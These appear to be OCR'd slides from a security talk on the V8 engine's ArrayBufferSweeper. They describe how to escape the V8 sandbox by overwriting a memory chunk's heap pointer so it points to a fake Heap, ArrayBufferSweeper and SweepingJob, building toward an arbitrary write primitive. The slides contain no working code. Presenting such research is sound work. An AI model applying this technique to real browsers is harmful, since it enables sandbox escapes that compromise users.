
ArrayBufferSweeper


- For sweeping *ArrayBufferExtension*
- Keeps track of *ArrayBufferExtension* objects in internal lists
  - Old generation
  - Young generation
- Sweeps unused ones when garbage collection is triggered
  - Using *SweepingJob* object


Isolate
Heap
GC
ArrayBufferSweeper
_job
young_
ArrayBufferList
head_
tail_
old_
ArrayBufferList
head_
tail_
ArrayBufferExtension
ArrayBufferExtension
ArrayBufferExtension
ArrayBufferExtension




Now *sweeping_in_progress()* is True



Isolate
Heap
ArrayBufferSweeper
_job
ArrayBufferList
young_
head_
tail_
ArrayBufferExtension
ArrayBufferList
old_
head_
tail_




Attaches to young generation list if the JSArrayBuffer is in young generation



We can overwrite this pointer with r/w inside the sandbox primitive


V8 Sandbox
BasicMemoryChunk
Heap* heap_
Fake Heap
array_buffer_sweeper_
Fake ArrayBufferSweeper
_job
ArrayBufferList
young_
head_
tail_
ArrayBufferList
old_
head_
tail_

V8 Sandbox



BasicMemoryChunk
Heap* heap_
Fake Heap
array_buffer_sweeper_
Fake ArrayBufferSweeper
_job
young_
ArrayBufferList
head_
tail_
old_
ArrayBufferList
head_
tail_
Fake SweepingJob
ArrayBufferList
head_
tail_
young_
ArrayBufferList
head_
tail_
old_

LOOK AT ME
I AM THE HEAP NOW
imgflip.com

Building Arbitrary Write Primitive

- One of the pointer dereferences at least need to point outside the sandbox
- Which one should that be?
- Can we make it so it doesn’t have any side effects leading to crashes?

Building Arbitrary Write Primitive

